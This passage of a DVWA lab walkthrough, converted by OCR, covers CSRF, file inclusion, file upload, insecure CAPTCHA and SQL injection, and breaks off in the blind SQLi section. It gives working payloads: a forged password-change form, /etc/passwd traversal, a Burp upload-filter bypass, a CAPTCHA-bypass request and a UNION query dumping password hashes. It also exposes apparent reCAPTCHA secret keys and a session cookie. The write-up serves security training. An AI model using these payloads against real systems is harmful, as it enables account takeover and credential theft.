
Password Changed.

2. Copy the form from source code




```
<form action="#" method="GET">
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">

</form>
```

3. Change the source code in notepad and save as mysite.html



```
<form action="http://localhost/dvwa/vulnerabilities/csrf/?" method="GET">
                        <h1>click the button below to get 1 lakh<h1>
                        <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="hacked">
                        Confirm new password:<br />
                        <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hacked">
                        <input type="submit" value="Change" name="Change">

                </form>
```


4. Open the mysite.html in Google Chrome Browser


Vulnerability: Cross Site Request
view-source:localhost/dvwa/vuln
mysite.html
File
C:/Users/sagar%20sethi/Desktop/mysite.html

click the button below to get 1 lakh

Confirm new password:

5. Click on Change to set the new password to “hacked”



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Password Changed.

4. File Inclusion

Severity: High

File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Mitigation:

- Disable the remote inclusion feature by setting the "allow_url_include to 0" in your PHP configuration.

- Disable the "allow_url_fopen" option to control the ability to open, include or use a remote file.

- Use preset conditions as an alternative to filenames when file inclusion is based on user input.

Proof of Concept:

File Inclusion: Low

1. Go to file inclusion tab and change the URL from incude.php to ?page=../../../../../../../etc/passwd

2. We can see the data of **/etc/passwd** file. We can also read other important files to gather more sensitive data about the web-server

File Inclusion: Medium


1. Go to file inclusion tab and change the URL from incude.php to **/etc/passwd**

2. We will get the data of **/etc/passwd** file.

File Inclusion: High

1. Change the URL from include.php to ?page=file:///etc/passwd

2. We will get the data of **/etc/passwd** file.



```
[illegible]
```

5. File Upload

Severity: High

Whenever the web server accepts a file without validating it or keeping any restriction, it is considered as an unrestricted file upload.
This Allows a remote attacker to upload a file with malicious content. This might end up in the execution of unrestricted code in the server.


Mitigation:

- Allow only certain file extension.
- Set maximum file size and name length.
- Allow only authorized users.
- Keep your website updated.

Proof of Concept:

File Upload: Medium

1. Save the following code in notepad as hack.html.jpg




```
<html>
<body>
<script>alert("You have been Hacked")</script>
</body>
</html>
```

2. Go back to DVWA and select this file using browse. before we click on upload, we need to fire up Burp Suite. Click on the network and proxy tab and change your proxy settings to manual. In our case Burp Suite is the proxy. By default Burp Suite operates in the following address-127.0.0.1:8080. So in the browser, set the IP address as 127.0.0.1 and the port as 8080.


3. In Burp Suite, under the proxy tab, make sure that intercept mode is on.

4. In the DVWA page, click on the upload button. in Burp SuiteIn the parameter filename(as highlighted in the image) change 'hack.html.jpg' to 'hack.html' and click forward.



```
-----------------------------384371046795242456114403409З
Content-Disposition: form-data; name="uploaded"; filename="hack.html"
Content-Type: image/jpeg

<html>
<body>
<script>alert('You have been hacked')</script>
</body>
</html>
```


5. In the DVWA page we will get a message saying the file was uploaded successfully and the path of the uploaded file is also given.


Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/hack.html succesfully uploaded!
```

6. If we go the location we will get a list of files that have been uploaded including our file as well.
   Click on hack.html and the dialog box saying ‘You have been hacked’ opens up.


You have been hacked

6. Insecure CAPTCHA

Severity: High

CAPTCHA is the abbreviation of Completely Automated Public Turing Test to Tell Computers and Humans Apart.
Captchas are usually used to prevent robots to make an action instead of humans. It should add an extra layer of security but badly configured it could lead to unauthorized access.


Mitigation:

- Use a large database of questions.
- Do not give a positive response code in the else part of the if-else clause.

Proof of Concept:

Insecure CAPTCHA: Low

1. Click on the link to register for the key




Vulnerability: Insecure CAPTCHA

reCAPTCHA API key missing from config file: C:\Users\sagar sethi\Desktop\xaamp\htdocs\dvwa\config\config.inc.php

Please register for a key from reCAPTCHA: https://www.google.com/recaptcha/admin/create

2. Enter label as dvwa and domain as localhost


Label

dvwa

reCAPTCHA type

◯ reCAPTCHA v3 Verify requests with a score

◯ reCAPTCHA v2 Verify requests with a challenge


Domains

+ localhost

Owners

sagarsethi.sethi514@gmail.com (You)

3. Copy the site key and secret key.


'dvwa' has been registered.


Use this site key in the HTML code your site serves to users. See client side integration


COPY SITE KEY 6Lctp20bAAAAAFqxdUb5IrY1J_YYExDjyjI15yr7

Use this secret key for communication between your site and reCAPTCHA. See server side integration

COPY SECRET KEY 6Lctp20bAAAAAPmWpSiNFEZBpCrFGYgXTwz49-62

4. Paste it in the config.inc.php


```
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '6Lctp20bAAAAAFqxdUb5IrY1J_YYExDjyjI15yr7';
$_DVWA[ 'recaptcha_private_key' ] = '6Lctp20bAAAAAPmWpSiNFEZBpCrFGYgXTwz49-62';
```




Vulnerability: Insecure CAPTCHA


```
Password Changed.
```

Insecure CAPTCHA: High

1. Enter username and password




2. Click on forward and make intercept off



```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: reCAPTCHA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Connection: close
Cookie: security=high; PHPSESSID=buln4obvf39kcqmohcpvv0fqej
Upgrade-Insecure-Requests: 1

step=1&password_new=000000&password_conf=000000&g-recaptcha-response=hidd3n_valu3&user_token=54a19cf9545eb16645f42d8bd328a51c&Change=Change
```

3. The password is Changed



Vulnerability: Insecure CAPTCHA

```
Password Changed.
```

7. SQL Injection

Severity: High

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.


Mitigation:

- Input Validation
- Parameterized Queries
- Avoiding Administrative Privelages

Proof of Concept:

SQL Injection: High

1. Click on the link to change the id




Vulnerability: SQL Injection

Click here to change your ID.

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


2. Enter the query
   0’ union select user.password from dvwa.users#



SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Google Chrome

localhost/dvwa/vulnerabilities/sqli/session-input.php

3. Click on submit


Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 0' union select user,password from dvwa.users#
First name: admin
Surname: 670b14728ad9902aecba32e22fa4f6bd

ID: 0' union select user,password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0' union select user,password from dvwa.users#
First name: 1337
Surname: 0d3533d75ae2c3966d7e0d4fcc69216b

ID: 0' union select user,password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0' union select user,password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

8. SQL Injection(Blind)

Severity: High

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database.


Mitigation:

- Use Secure Coding Practices
- Use Automated Testing Solutions

Proof of Concept:

SQL Injection (Blind): Low

1. Enter 1 in the user id



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

More Information

